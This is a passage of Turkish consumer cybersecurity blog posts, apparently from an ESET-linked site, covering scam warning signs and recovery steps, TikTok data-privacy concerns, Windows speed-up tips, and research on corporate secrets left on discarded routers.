- **Satın alınan ürün ulaşmadı.** E-ticaret dolandırıcılığı bir diğer büyüyen sorundur. Dolandırıcılar, alıcıları kandırmak için genellikle pahalı donanımları çevrimiçi olarak ve oldukça düşük fiyatlarla satmaya çalışır. Ancak bu ürünler stokta yoktur ve alıcı koruması sunmayan [Zelle,](https://www.welivesecurity.com/2022/10/12/how-scammers-target-zelle-users-stay-safe/) [Venmo](https://www.welivesecurity.com/2023/01/17/venmo-scams-how-stay-safe/) ve [Cash App](https://www.welivesecurity.com/2022/07/27/cash-app-fraud-scams-watch-out/) gibi anında nakit ödeme gerektiren uygulamalar aracılığıyla ödeme talep ederler.
- **Flört ettiğiniz kişi aniden ortadan kayboldu.** FBI’a göre, romantik ilişki dolandırıcılığı 2021’de dolandırıcılara 956 milyon dolardan fazla para kazandırdı. Kurbanlar dolandırıldıklarını kabul edemeyecek kadar utandıkları için pek çok olay bildirilmedi. Bu rakam buz dağının görünen kısmı olabilir. Bir romantik ilişki dolandırıcısı, tıbbi faturalar veya nakliye masrafları gibi çeşitli sahte talepler için para istemeden önce genellikle kurbanıyla çevrimiçi bir ilişki kurar. Kurbanlarının verecek başka bir şeyi kalmadığını hissettiklerinde, bir daha asla haber alınamayacak şekilde ortadan kaybolurlar.
- **Hesap(lar) kilitlendi.** Bir dolandırıcı oturum açma bilgilerinizi ele geçirirse, genellikle hesabınıza erişir ve şifrenizi değiştirir. Bu, sosyal medyanızdan Uber veya Netflix hesabınızın bilgilerine kadar her şey olabilir. Bunlar, kayıtlı kredi kartı detayları da dahil olmak üzere kişisel bilgiler için toplanabilir. Ama aynı zamanda kendi başına değerli bir üründür. Bir rapora göre, sosyal güvenlik numarası için 2 ABD doları ödenirken, Instagram hesaplarının her biri 45 ABD doları değerindedir. Bunun nedeni, bu tür hesapların profilinizi izleyen diğer kullanıcılara istenmeyen e-postalar göndermek için kullanılabilmesidir.
- **Kripto yatırımından para çekilemiyor.** Yatırım dolandırıcılığı başka bir yüksek kazanç yoludur. 2021’de yaklaşık 1,5 milyar dolar kazandıran bu dolandırıcılık türü, iş e-postası gizliliği dışında diğer tüm siber suç kategorilerinden daha sık görülür. Yatırımcılar genellikle para yatırmaya teşvik edilir, hatta belki de yatırımlarından sahte getiriler elde ettiği gösterilir. Ancak, bu paranın bir bölümünü gerçekten çekmek istediğinizde, muhtemelen karşınızda kimseyi bulamazsınız.
## Peki ne yapılmalı?
Dolandırıldınız. Şimdi ne olacak? Ciddi miktarda bir paraysa, yerel yetkililerle iletişime geçebilirsiniz. Bir kurtarma planı ile size yardımcı olabilirler. Birleşik Krallık’ta Action Fraud ve ABD’de IdentityTheft.gov adresindeki Federal Ticaret Komisyonu (FTC) gibi kuruluşları aklınızda bulundurun.
Mali veriler ele geçirildiyse, bir sonraki aşama bankanız olmalıdır. Dolandırıcılar tarafından kullanılma ihtimali olan kartları bloke etmek için bankanın dolandırıcılık hattını arayın veya bankacılık uygulamalarınızı kullanın. Kartınızı yenilemelerini isteyin.
Bir saldırıdan kurtulmak ve gelecekteki siber saldırılara dayanıklılık oluşturmak için diğer iyileştirme adımları şunlardır:
- Parola değişimi. Kusursuz şekilde saklanan ve bir parola yöneticisi tarafından geri çağrılan güçlü, benzersiz parolalar kullanın.
- Kimlik avı ve hesap ele geçirme riskini azaltmak için parolaların üzerine ikinci bir güvenlik katmanı ekleyen iki faktörlü kimlik doğrulama kullanın (2FA).
- Cihazları ve yazılımları yamaları ve son sürümleri ile güncel tutun.
- Kişisel ve finansal bilgilerinizi çevrimiçi bir hesaba kaydetmeyin. Ayrıntıları her seferinde girmek daha zor olsa da, misafir olarak çıkış yapmanız daha güvenlidir.
- Tüm cihazların ve bilgisayarların, bilinen bir satıcının sunduğu kötü amaçlı yazılımdan koruma ile güvenliğinden emin olun.
- Tüm cihazlarınızda tanınmış bir güvenlik çözümü kullanın.
Dolandırıcılık kaçınılmaz değildir. Ancak dolandırıcılığa uğrarsanız, sakin olun ve bu dolandırıcılığın etkisini en aza indirmek için bu adımları uygulayın.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [TikTok’un sizin hakkınızda bildikleri ve bilmeniz gerekenler](https://antivirus.com.tr/tiktokun-hakkinizda-bildikleri-ve-tiktok-hakkinda-bilmeniz-gerekenler/)
**Published:** Mart 30, 2023
**Author:** ESET
**Excerpt:** TikTok ve diğer sosyal medya devlerinin hakkımızda topladığı kişisel bilgilerin büyüklüğünü hepimizin önemsemesi gerekir.
**Content:**
TikTok CEO’su ABD’li milletvekillerinin endişelerini gidermeye uğraşırken, TikTok ve diğer sosyal medya devlerinin hakkımızda topladığı kişisel bilgilerin büyüklüğünü hepimizin önemsemesi gerekir.
TikTok CEO’su Shou Zi Chew, ABD’de TikTok’un tamamen yasaklanmasından sonra ülke çapında yaşanan tartışmaları aydınlatmak için, uygulamanın veri güvenliği ve gizlilik yöntemleri ve Çin hükumetiyle bağlantılı olma ihtimali konusundaki görüşlerini ABD Kongresinde açıkladı.
Bu uygulama, 2022 yılında ABD ve tüm ülkelerde en çok indirilen kısa video uygulaması oldu. Bu gelişme ile, toplanan kullanıcı verisinin çokluğu ve bu bilgilerin Çin hükumetiyle paylaşılma iddiaları, çocuklar ve onların mental sağlığına vereceği zararlar, kişisel verilerin sızdırılması gibi birçok gizlilik ve siber güvenlik sorunuyla ilgili tartışmalar başladı.
Bu tür endişeler sadece TikTok için geçerli değildir, ancak başka hiçbir sosyal medya platformu bu video uygulaması kadar popüler ve dikkat çekici değildir. Bunun nedenleri, TikTok’un topladığı kullanıcı verilerinin diğer uygulamalardan çok daha fazla olması, bu platformlardan daha güçlü bir öneri algoritması kullandığı iddiası ve birçok kişinin uygulamanın ulusal güvenlik için risk oluşturduğuna inanmasıdır.
Hindistan, 2020’de uygulamayı ülke çapında yasaklarken, giderek daha fazla ülke TikTok’un resmi cihazlarda kullanımını yasakladı. Şimdi de ABD bir adım daha ilerleyerek uygulamayı tamamen yasaklamayı düşünüyor.
Bu yazıda, TikTok ile ilgili temel sorulardan bazıları ve daha önemli olan kendi verilerinizi veya TikTok kullanan çocuklarınızın verilerini korumak için neler yapabileceğinizden bahsediyoruz.
## TikTok ne tür veriler topluyor?
Tartışmalar ve elde edilen kanıtların odağını, son günlerde Avustralyalı bir siber güvenlik şirketi olan Internet 2.0’daki araştırmacıların bulguları oluşturuyor . Şirketin Temmuz 2022 tarihli raporuna göre TikTok, kapsamlı cihaz izinleri istiyor ve çalışması için gerekenden çok daha fazla veri topluyor. Örneğin, telefona yüklenen tüm uygulamalar hakkında veri, Android hakkında ayrıntılı bilgi topluyor ve telefonda kayıtlı kişilere erişim talep ediyor.
Internet 2.0 şirketinin baş güvenlik mühendisi Thomas Perkins bu konuda şunları söyledi: “TikTok uygulamasının düzgün çalışması için erişim izni ve cihazdaki bir çok verinin toplanması gerekli değildir. Uygulama, bu verilerin hiçbiri olmadan başarılı bir şekilde çalışabilir ve çalışacaktır. Bu durum, bu bilgilerin toplanmasının tek nedeninin veri toplama olduğuna inanmamızı haklı kılıyor.”
Ayrıca bu veri toplama işleminin büyük bölümü engellenemiyor. TikTok, Gizlilik Politikasında mesajlarınızı okuyabileceğini belirterek, kullanıcıları istenmeyen e-postalara karşı korumak amacıyla bu erişime ihtiyacı olduğunu iddia ediyor.
Aynı zamanda şirket, konum hizmeti kapalı olsa bile cihazınızın GPS verilerinden yaklaşık konumunuzla ilgili bilgi alıyor. İnternet 2.0 raporuna göre işlem ve satın alma geçmişinizi de topluyor.
Chew bu suçlamalara yanıt verirken, uygulamanın mevcut sürümlerinin ABD’li kullanıcılardan kesin veya yaklaşık GPS bilgileri toplamadığını söyledi. Ayrıca Çin hükumeti ile herhangi bir veri paylaşımını da yalanladı. Açıklamalarında, “TikTok, Amerika Birleşik Devletlerinde kurulmuş bir ABD şirketi olarak, Amerika Birleşik Devletleri yasalarına tabidir. TikTok, ABD kullanıcı verilerini Çin hükumeti ile hiçbir zaman paylaşmadı veya bunları paylaşma talebi almadı. TikTok böyle bir talebi almış olsaydı bile yerine getirmezdi.” diye ifade etti.
Sonuç olarak, uygulamayı kullanmaktan tamamen vazgeçmek istemediğiniz varsayımı ile, bilgilerinizin gizliliğini (bir kısım) nasıl koruyabilirsiniz?
### TikTok kullanırken gizliliğinizi (kısmen) nasıl koruyabilirsiniz?
Mümkün olan en az veriyle TikTok’taki içeriklere erişim sağlamak istiyorsanız, bir web tarayıcısında resmi TikTok web sitesini kullanın. TikTok’un tarayıcı çerezlerini ve diğer kullanıcılar yoluyla bazı bilgileri toplamaya devam edebileceğini unutmayın.
Ancak, bir hesap açmadan video göndermek, yorum eklemek veya herhangi bir videoyu beğenmek mümkün değildir. Aktif bir hesap sahibi olmak istiyorsanız, en azından ayarlardan bazı verilerin paylaşımını kısıtlayabilirsiniz.
TikTok, Gizlilik Politikasında, izniniz olmadan dahi verilerinizi üçüncü taraf uygulamalardan toplayabileceğini açıkça belirtmektedir. TikTok’a ilk kez kayıt yaparken, örneğin başka bir sosyal ağ platformuyla ilişkili bir hesap yerine, başka hiçbir yerde kullanmadığınız bir telefon veya e-posta adresi verebilirsiniz.
Daha fazla koruma için TikTok’un telefonda kayıtlı kişileri veya Facebook arkadaşlarını senkronize etmesine izin vermeyin ve reklam kişiselleştirmeyi sınırlandırın. Hatta daha da ileri giderek kullan-at telefon kullanabilirsiniz, yani geçici kullanım için ucuz bir cep telefonu alıp, daha sonra imha edebilirsiniz. Proxy hizmetleri ve [konumunuzu gizlemek için bir VPN](https://www.eset.com/tr/blog/ozel-sanal-aglar-vpnlerle-ilgili-sikca-sorulan-5-sorunun-yaniti/) ile birlikte IP adresinizi maskeleyebilirsiniz.
Ancak kâr amacı gütmeyen, ABD merkezli bir tüketici kuruluşu olan Consumer Reports, 2022 yılında yaptığı araştırmada, TikTok uygulamasını hiç kullanmamış veya platformun web sitesini hiç ziyaret etmemiş kişiler hakkında bile TikTok’un veri topladığını ortaya çıkardı.
TikTok’un, web sitelerini ziyaret eden kişiler hakkında bilgi toplayan ortaklarından veri alması sayesinde bu mümkündür. Google veya Meta (Facebook) gibi diğer öne çıkan platformlar, aynı stratejiyi reklam amaçlı olarak kullanır.
Consumer Reports’un bulgularına yanıt olarak TikTok sözcüsü Melanie Bosselait şöyle söyledi: “Diğer platformlarda olduğu gibi, reklam veren şirketlerden aldığımız veriler, reklam hizmetlerimizin etkinliğini artırmak için kullanılır.”
### Sızıntılar, casusluk ve daha fazlası
Veri gizliliğiyle ilgili endişelerin TikTok’a özgü olmadığı doğrudur ancak, kısa video uygulaması, başka bir kuruma bağlılığı hakkında soru işaretleri uyandıran birkaç skandalla karşı karşıya kaldı.
TikTok, Pekin merkezli teknoloji devi ByteDance’e aittir. Aralık 2022’de, Forbes tarafından elde edilen ve Forbes’da yer alan şirket içi bir e-posta, gazetecilerin kaynaklarının izini sürme amacıyla muhabirler hakkında casusluk yapıldığını doğruladı.
Forbes ile paylaşılan şirket içi e-postada ByteDance CEO’su Rubo Liang şunları ifade ediyor: “Durum bana bildirildiğinde büyük bir hayal kırıklığı yaşadım… ve eminim siz de aynı şeyi hissediyorsunuzdur. Oluşturmak için büyük çabalar harcadığımız kamuoyu güveni, birkaç kişinin görevi kötüye kullanması nedeniyle önemli ölçüde sarsılacak. … Bu durumun hepimize ders olacağına inanıyorum.”
Chew, bu olayı şirketin derhal ele aldığı bir hata olarak değerlendirdi. Chew bu konuyla ilgili şunu belirtti: “Ayrıca çalışanlarımızı bilgilendirdikten birkaç dakika sonra istenmeyen bu eylemler hakkında Komiteyi bilgilendirdik. Bu suistimali en güçlü şekilde kınıyorum.”
Haziran 2022’de BuzzFeed, 80’den fazla şirket içi TikTok toplantısından sızan sesleri inceledi ve Çin’deki mühendislerin ABD verilerine erişimi olduğunu belirten dokuz çalışanın 14 ifadesine rastladı. Eylül 2021’de yapılan bir toplantıda TikTok’un Güvenlik ve Emniyet departmanının bir üyesi, BuzzFeed tarafından aktarıldığına göre “Çin’de her şey görülüyor”dedi. Başka bir toplantıda farklı bir çalışan, “her şeye erişimi olan” “Usta Yönetici” olarak tanımladığı Pekin merkezli bir mühendisten bahsetti.
Chew konuşmasında, Amerikalıların tüm verilerinin Amerika’da saklandığını ve Amerikan merkezli bir şirket tarafından korunduğunu tekrarladı. ByteDance, ABD kullanıcı verilerinin bulunduğu sistemlere tüm erişimleri kontrol eden TikTok U.S. Data Security Inc. (USDS) adlı özel amaçlı bir yan kuruluş oluşturdu.
2019’da Washington Post, Eylül 2019’da devam eden Hong Kong protestoları hakkında TikTok gönderilerinin kaybolmasıyla ilgili bir haber yayınlayarak farklı bir şüphe uyandırdı. Ayrıca, Facebook CEO’su Mark Zuckerberg, uygulamanın Amerikalı kullanıcıların Hong Kong yanlısı içeriklerini engellediğini iddia etti. ByteDance bu iddiaları reddetti ve ardından BuzzFeed News tarafından yapılan bir testte sansüre rastlanmadı.
BuzzFeed konuyla ilgili şunları belirtti: “TikTok’a yönelik sansür iddiaları, Amerikalı gençlerin Facebook veya Instagram gibi platformlarda Hong Kong yanlısı viral içerikler oluşturmadığı gerçeğini hesaba katmıyor gibi görünüyor.
### Çocukları TikTok’ta korumak
Diğer sosyal medya sitelerinden farklı olarak TikTok, çocukları zararlı içeriğe, zorbalığa, kendine zarar vermeye, yeme bozukluklarına veya gizli çevrimiçi diğer risklerle karşılaşmaktan koruma konusunda yetersiz kalıyor.
Örneğin, 78 yeme bozukluğu hastası arasında yapılan yakın tarihli bir İtalyan araştırmasına göre TikTok içerikleri izlemek, hastaların %59’unda benlik saygısını azaltıyor ve araştırma bu kişilerin %27’sinin günlük yaşamlarında TikTok ile bağlantılı önemli değişiklikler yaşadığını gösteriyor. TikTok, ankete katılan tüm hastaların neredeyse yüzde 63’nün kullandığı temel sosyal medya platformuydu.
Financial Times’ın Nisan 2022’de açıkladığına göre, ABD İç Güvenlik Bakanlığı da TikTok’un çocuklara yönelik cinsel istismar yöntemleriyle mücadele etmek için yeterince çaba göstermediği iddialarına yönelik bir soruşturma başlattı.
Chew TikTok’un, yayınlanan içerikleri zarar verme veya taciz davranışı belirtileri taşıma potansiyeli açısından düzenli olarak taradığını söyledi. Ayrıca zorbalığa, nefret taşıyan davranışlara, düzensiz beslenmeye ve aşırı şiddete teşvik eden içerikleri de kaldırdığını belirtti.
Chew bu konuda şunları belirtti: “TikTok’a yüklenen her video otomatik denetimden geçer ve kuralları ihlal etme, zarar veren davranış belirtisi taşıyan potansiyel içerikleri tespit etmek için özel eğitim almış uzman moderatörlerimizden biri tarafından incelenmek üzere otomatik olarak kaldırılır veya yönlendirilir.”
TikTok, çocuk koruma sorunlarıyla başa çıkmak için 2020’de Aile Eşleşmesi adlı bir özelliği kullanıma sundu. O döneme ait makalemizde açıkladığımız gibi, araç ebeveynlere çocuklarının hesapları üzerinde bir noktaya kadar kontrol ve gözetim sağlıyor.
Bir ebeveyn, TikTok hesabını çocuğunun hesabına bağlayabilir ve günlük ekran süresi, bazı içeriklerle kısıtlı karşılaşma, çocuğun arama seçenekleri ve başkalarını keşfedebilme gibi ebeveyn denetimlerini ayarlayabilir.
Amerika Birleşik Devletlerinde TikTok’un geleceği hakkında devam eden tartışmalar sürerken, sosyal medya platformu, 1 Mart 2023’te ebeveynler için yeni araçlar duyurdu. Buna göre ebeveynler, haftanın günlerine göre farklı zaman sınırları koyabilecek ve bildirimleri kapatmak için bir program kullanabilecek. TikTok ayrıca, uygulamada geçirilen sürenin özetini, TikTok’a giriş sayısını, gece ve gündüz harcanan toplam sürenin detaylarını veren Aile Eşleşmesi için bir ekran süresi panosunu duyurdu.
**İlgili makale**: [Yaygın WhatsApp dolandırıcılıkları ve korunma yolları](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik, TikTok
---
### [Bilgisayarınızı hızlandırmak için yapabileceğiniz 10 şey](https://antivirus.com.tr/bilgisayariniz-yavas-mi-calisiyor-hizlandirmak-icin-yapabileceginiz-10-sey/)
**Published:** Nisan 24, 2023
**Author:** ESET
**Excerpt:** Yeni bir donanım satın almak için acele etmeden önce, cihazınızı tekrar hızlandırmak ve hızını korumak için aşağıdaki ipuçlarını kullanın.
**Content:**
*Yeni bir donanım satın almak için acele etmeden önce, cihazınızı tekrar hızlandırmak ve hızını korumak için aşağıdaki ipuçlarını kullanın*.
Yavaş çalışan bir bilgisayar, verimliliğinizi etkileyebilir ve stres yaratabilir.
Bu can sıkıcı durumdan kurtulmak için aceleyle yeni bir cihaz almadan önce, mevcut bilgisayarınızı hızlandırmak için yapabileceğiniz birkaç basit ve etkili yöntem vardır. Bu ipuçları, sabit sürücünüzde yer açmak, aygıt ve yazılım sürücülerini güncellemek gibi yöntemlerle yavaş çalışan bilgisayarınızı hızlandırmanızı ve kısa sürede işinize devam etmenizi sağlayabilir.
Birkaç yıl önce bu ipuçları yalnızca bir BT uzmanının yapabileceği işlerdi, ancak artık Windows herkesin bazı basit ayarları değiştirerek çok fark yaratabilecek sonuçlar alabilmesini kolaylaştırdı.
## Nereden başlamak gerekir?
İşte Windows 11 veya Windows 10’da deneyebileceğiniz 10 ipucu!
### 1. Yer açın
Yavaş bilgisayarınızı henüz birkaç yıldır kullanıyor olabilirsiniz ve benim gibi “İndirilenler” klasörünü en son ne zaman temizlediğinizi hatırlamayabilirsiniz. Yani, oradan başlayın:
- Belgelerinizi, fotoğraflarınızı veya videolarınızı sakladığınız İndirilenler klasörlerini ve diğer tüm klasörleri gözden geçirin ve **ihtiyacınız olmayanları silin.**
- Alternatif olarak, **çok fazla yer kaplayan ve günlük olarak ihtiyaç duymadığınız tüm bu dosyaları yüklemek ve saklamak için bir yedekleme sürücüsü veya bulut depolama da kullanabilirsiniz**. Aslında yavaş bilgisayarınız bir gün size haber vermeden tatile gitmeye karar verebilir. Bu yüzden her zaman tüm önemli dosyaların yedeğini almanız tavsiye edilir.
- Ve bu arada **geri dönüşüm kutunuzu boşaltmayı** unutmayın!
### 2. Uygulamalarınızı yönetin
**Başlat Menüsü**’ne gidin ve **Ayarlar** sekmesine tıklayın. Sol tarafta **Uygulamalar**’ı ve **Yüklü Uygulamalar**’ı seçin. Bilgisayarınızdaki tüm yazılımların listesine göz atın ve ihtiyacınız olmayan bir şey varsa sağ köşedeki üç noktaya tıklayın ve **Kaldır**’ı seçin.
Yerden tasarruf etmenin yanı sıra bu uygulamalarla ilgili hizmetler artık ihtiyacınız yokken çalışmayacağından çok sayıda arka plan etkinliğinden de tasarruf edersiniz.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
### 3. Depolama alanınızı temizleyin
Microsoft, Windows 10’dan itibaren, PC depolama kullanımı hakkında daha fazla bilgi edinmenizi ve Windows’un bilgisayarınızın temizliğini sizin adınıza yapmasını sağlayan **Storage Sense** adlı bir özellik eklemiştir. Bu, geçici dosyalarınızın otomatik olarak silinmesini, geri dönüşüm kutunuzun boşaltılmasını veya indirilmiş eski dosyaların kaldırılmasını içerir. Etkinleştirmek ve isteğinize göre çalışma şeklini ayarlamak için tekrar **Ayarlar** menüsüne gidin, sol sütunda **Sistem**’e tıklayın ve ardından **Depolama**’yı seçin.
Ancak Windows’un saklamak istediğiniz bir şeyi silmesinden korkuyorsanız bunu manuel olarak yapabilirsiniz. Aynı **Depolama** menüsünde **Temizleme Önerileri**’ni seçin. Önerilenler arasında, bir süredir açmadığınız ve çok fazla yer kaplayan büyük dosyalar olup olmadığını kontrol edin. Daha sonra, **Gelişmiş Seçenekleri Gör**’e tıklayın ve silinebilecek dosyaların listesini gözden geçirin, saklamak istiyorsanız İndirilenler’i seçmemeye özellikle dikkat edin. **Dosyaları Kaldır**’a basın.

Bilgisayarınızda artık yalnızca gerçekten ihtiyacınız olan uygulamalar ve dosyalar var.
### 4. Başlangıçta ihtiyaç duyduğunuz uygulamaları ayarlayın
Bilgisayarlar yavaşladığında çoğumuz için en büyük hayal kırıklığı bilgisayarı açtığımız andan itibaren başlar. Bu şekilde çalışmasına izin vermek kötü bir yöntemdir, bunu değiştirmek gerekir.
İşinizi kolaylaştırmak ve cihazınızın zorlanmadan çalışması için oturum açtığınızda başlatılan uygulamaları sınırlayın. Bunu yapmak için **Başlat menüsü**’ne gidin ve **Görev Yöneticisi** yazıp **Enter**’a basın. Bu pencerenin sol tarafında **Başlangıç Uygulamaları**’na basın. Ara sıra ihtiyaç duyduğunuz uygulamaların PC’nizi açar açmaz çalışmaya başladığını keşfetmek sizi şaşırtabilir. **Yalnızca bildiğiniz uygulamaları seçin ve bilmediğiniz hiçbir şeye dokunmayın;** Windows’un düzgün bir şekilde başlaması için bazılarına ihtiyacı olabilir. Bir uygulamayı seçip fareyi üzerine getirin, sağ tıklayarak **Devre Dışı Bırak**’ı seçin. Umarız, bu size her sabah birkaç saniye kazandırır.

### 5. Gizlilik ayarlarınızı yapın
Bu çok önemlidir. Bu sayede bilgisayarınızı hızlandırmanın yanı sıra uygulamaların konum veya mikrofon gibi hizmetleri nasıl kullandığını kontrol edebilirsiniz.
**Başlat menüsü**’ndeki **Ayarlar**’a gidin, **Gizlilik ve Güvenlik** öğesini seçin ve **Uygulama İzinleri** bölümünde aşağıdakileri tek tek gözden geçirin: Konum, Kamera, Mikrofon vb. ve **bu hizmetlere ihtiyaç duymayan uygulamaların erişimini devre dışı bırakın**.
Örneğin, Microsoft asistanını kullanmıyorsanız Cortana için Mikrofonu kapatmak isteyebilirsiniz ve tüm uygulamaların Bildirimlere erişimini devre dışı bırakabilirsiniz. Elbette bu, cihazdaki programların sizi uyarması için planladığınız uyarıları yapamayacağı anlamına gelir ancak sisteminizin performansı için önemli olabilir.
Unutmayın, PC’niz gayet iyi çalışıyor olsa bile, **yüklü uygulamalara tam olarak hangi izinleri verdiğinizi öğrenmek** için her zaman bu menüye göz atmalısınız.

### 6. Enerji performansını yönetin
**Ayarlar** bölümünden **Sistem**’i seçin ve **Güç ve Pil** öğesine gidin. Windows, **Güç Modu**nuzu yönetme konusunda çok iyidir, özellikle bir güç kaynağına bağlı olmayan dizüstü bilgisayar kullanıyorsanız yardımcı olur ve bu durumda, **Dengeli** modu veya şarjınız düşükse **En İyi Güç Verimliliği’**ni seçebilirsiniz. Ancak, PC fişe takılıysa ve yavaş çalışıyorsa **En İyi Performans**’ı seçin. Bilgisayar daha yüksek sıcaklıklara maruz kalabilir ve fanın kalkışa hazırlanan bir uçak gibi ses çıkardığını duyabilirsiniz ama cihazınızı olabildiğince hızlı ve güçlü çalışması için zorlayabilirsiniz.

### 7. Görsel efektleri devre dışı bırakın
Bu yöntem eğlenceli animasyonları kapatacağı için Windows’unuzu sevimsiz hale getirebilir, ancak PC’niz gerçekten yavaş çalışıyorsa, bu fedakarlığa değecektir. Bunu yapmak için **Ayarlar**’a gidin, **Erişilebilirlik**’i ve ardından **Görsel Efektler**’i seçin. Devam edin ve **Saydamlık** efektlerini ve **Animasyon** efektlerini devre dışı bırakın.

### 8. Bilgisayarınızı güncelleyin
Bu gerekli bir adımdır. [Bilgisayarınızı güncellemek](https://www.welivesecurity.com/2022/10/24/5-reasons-keep-software-devices-up-to-date/), bazı uygulamaların performansını artıracak düzeltmelerden ve ayarlamalardan yararlanmanızı sağlar ve böylece genel olarak sorunsuz çalışmanızı mümkün kılar. Aynı zamanda güncellemeler, bilgisayar korsanlarının yararlanabileceği güvenlik açıklarına karşı korumanızı artırır.
**Başlat Menüsü**’ne **Windows Güncelleme** yazın ve Enter’a basın. Windows mevcut tüm güncellemeleri gösterir. Tek yapmanız gereken **İndir ve Yükle** sekmesine tıklamaktır. Windows gelecekteki güncellemeler için sizi uyarır ancak her zaman güncel olduğundan emin olmak istiyorsanız, arada bir bu menüye göz atabilirsiniz.

### 9. Kötü amaçlı yazılım olup olmadığını kontrol edin
Güvenlik yazılımı her türlü kötü amaçlı yazılımı tararken bellek kullanımı artabilir, ancak bu önemlidir. Çalışmak için bu performansa ihtiyacınız varken arka planda taramayı önlemek için, bunu manuel olarak yapmayı seçebilirsiniz. Ayrıca tercih ettiğiniz güvenlik yazılımınızın son sürümünü çalıştırdığınızdan emin olmalısınız. Alternatif olarak, [ESET’in ücretsiz çevrimiçi tarayıcısını](https://www.eset.com/int/home/online-scanner/) kullanabilirsiniz. Bilgisayarınızı kötü amaçlı yazılımlara karşı korumak, bilgisayar kaynaklarınızın kötü amaçlarla kullanılmasını önler ve dosyalarınızı, işlemlerinizi ve kişisel bilgilerinizi korur.
### 10. Bilgisayarınızı sıfırlayın
Bu, PC’nize format atmakla tam olarak aynı şey olmasa da profesyonel yardım almadan evde yapabileceğiniz son önlemdir. Bu listedeki hiçbir şey işe yaramadıysa ve bilgisayarınızı yeni almışsınız gibi kurmak istiyorsanız, **Bu Bilgisayarı Sıfırla**’yı seçebilirsiniz. Bunu yapmak için **Ayarlar**, **Sistem**’e gidin ve **Kurtarma**’yı seçin. Ardından, fabrika ayarlarına dönmek için dosyalarınızı saklamayı veya her şeyi kaldırmayı seçebilirsiniz. Dosyalarınızı saklamayı seçmeniz durumunda bile, sorun çıkarsa onları kaybedebileceğinizi unutmayın, bu nedenle tüm önemli belge ve bilgileri [her zaman yedekleyin](https://www.welivesecurity.com/2023/03/31/world-backup-day-avoiding-data-disaster-forever-topic/).

**Son olarak, bir bonus ipucu!** Açılması çok uzun sürüyor diye bilgisayarınızın günlerce aralıksız çalışmasına izin vermeyin. **Kapatmak** yerine **Uyku** moduna alabilirsiniz ancak yine de bilgisayarınızı mutlaka iki veya üç günde bir yeniden başlatın. Sanıldığının aksine, bilgisayarı kapatmak çalışan tüm işlemleri kapatmaz, bilgisayarınızı yeniden başlatmak ise gerekli tüm kurulumları ve güncellemeleri yapmasını ve tüm uygulamaları kapatmasını sağlar.

*DAHA FAZLA BİLGİ:*
[Telefonunuz neden yavaş ve onu nasıl hızlandırabilirsiniz?](https://www.eset.com/tr/blog/telefonunuz-neden-yavas-ve-onu-nasil-hizlandirabilirsiniz/)
[Wi-Fi bağlantısını hızlandırmanın yolları](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/wi-fi-baglantisini-hizlandirmanin-yollari/)
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
**Kategoriler:** SİBER GÜVENLİK
---
### [İmha edilmemiş eski yönlendiriciler şirket sırlarını ifşa ediyor](https://antivirus.com.tr/atilmis-imha-edilmemis-yonlendiriciler-routerlar-sirket-sirlarini-ortaya-cikariyor/)
**Published:** Nisan 25, 2023
**Author:** ESET
**Excerpt:** İkinci el olarak satın aldığınız routerların %56'sından fazlasının önceki sahibine ait hassas veriler içerdiğini biliyor muydunuz?
**Content:**
Birçok iş yeri ortamında artık kullanılmayan yönlendiriciler imha edilmeden yenisi ile değiştiriliyor. Ancak atılan yönlendiricinin kaderi, yerini alan yeni cihazın sorunsuz bir şekilde çalışması kadar önemli. Ne yazık, çoğu zaman bunu umursamıyoruz.
ESET araştırma ekibi, bir test ortamı yaratmak için birkaç kullanılmış yönlendirici satın aldı. Satın alınan cihazların birçoğunda daha önce kullanılan yapılandırmalar silinmemişti ve daha da kötüsü cihazlardaki verilerin silinmediğini öğrendiklerinde ekip üyeleri şaşkınlığa uğradı. Çünkü bu veriler ağ yapılandırmalarının ayrıntılarının yanı sıra yönlendiricinin önceki sahiplerini belirlemek için de kullanılabilir.
Bu durum, bizi daha kapsamlı bir test yapmaya, daha fazla kullanılmış cihaz satın almaya ve cihazlarda verilerin hala mevcut olup olmadığını görmek için basit bir metodoloji uygulamaya yöneltti. Toplam 18 yönlendirici alındı, bir tanesi elimize geçtiğinde kullanılmaz durumdaydı, iki tanesi birbirinin aynı olan bir çiftti, bu yüzden onları tek bir birim olarak değerlendirdik. Sonrasında yaptığımız testlerde, cihazların %56’dan fazlasında yapılandırma ayrıntıları ve verileri olduğunu keşfettik.
[Şirket sırlarınızı 100$ karşılığında nasıl çalabildim?](https://www.welivesecurity.com/wp-content/uploads/2023/04/used_routers_corporate_secrets.pdf)
[Makaleyi indirin](https://www.welivesecurity.com/wp-content/uploads/2023/04/used_routers_corporate_secrets.pdf)
[](https://www.welivesecurity.com/wp-content/uploads/2023/04/used_routers_corporate_secrets.pdf)
Cihazlarda bulunan veriler (müşteri bilgileri, yönlendiriciden yönlendiriciye kimlik doğrulama anahtarları, uygulama listeleri ve çok daha fazlası) yanlış ellere geçtiğinde bir siber saldırı başlatmaya yetecek kadardı. Kötü amaçlı bir kişi, şirketin dijital varlıklarının nerede olduğunu ve hangilerinin değerli olabileceğini araştırmak için gereken ilk erişimi elde edebilir. Muhtemelen hepimiz bu senaryoda daha sonra ne olabileceğini biliyoruz.
Son yıllarda kötü amaçlı kişiler, para kazanma amacıyla işletmelere yönelik siber saldırılar gerçekleştirmek için birçok değişik yöntem kullanıyor. Daha gelişmiş ve kalıcı tehdit yöntemiyle saldırı yapmak amacıyla, siber suçluların ağlarda bir giriş noktası ve dayanak noktası oluşturduğunu görüyoruz. Daha sonra, karmaşık veri çıkarma işlemleri için zaman ve kaynak harcıyor, güvenlik önlemlerini atlatmak için yöntemler keşfediyor ve ardından zarar verici bir fidye yazılımı saldırısı veya diğer siber suçlar ile bir işletmeye zarar veriyorlar.
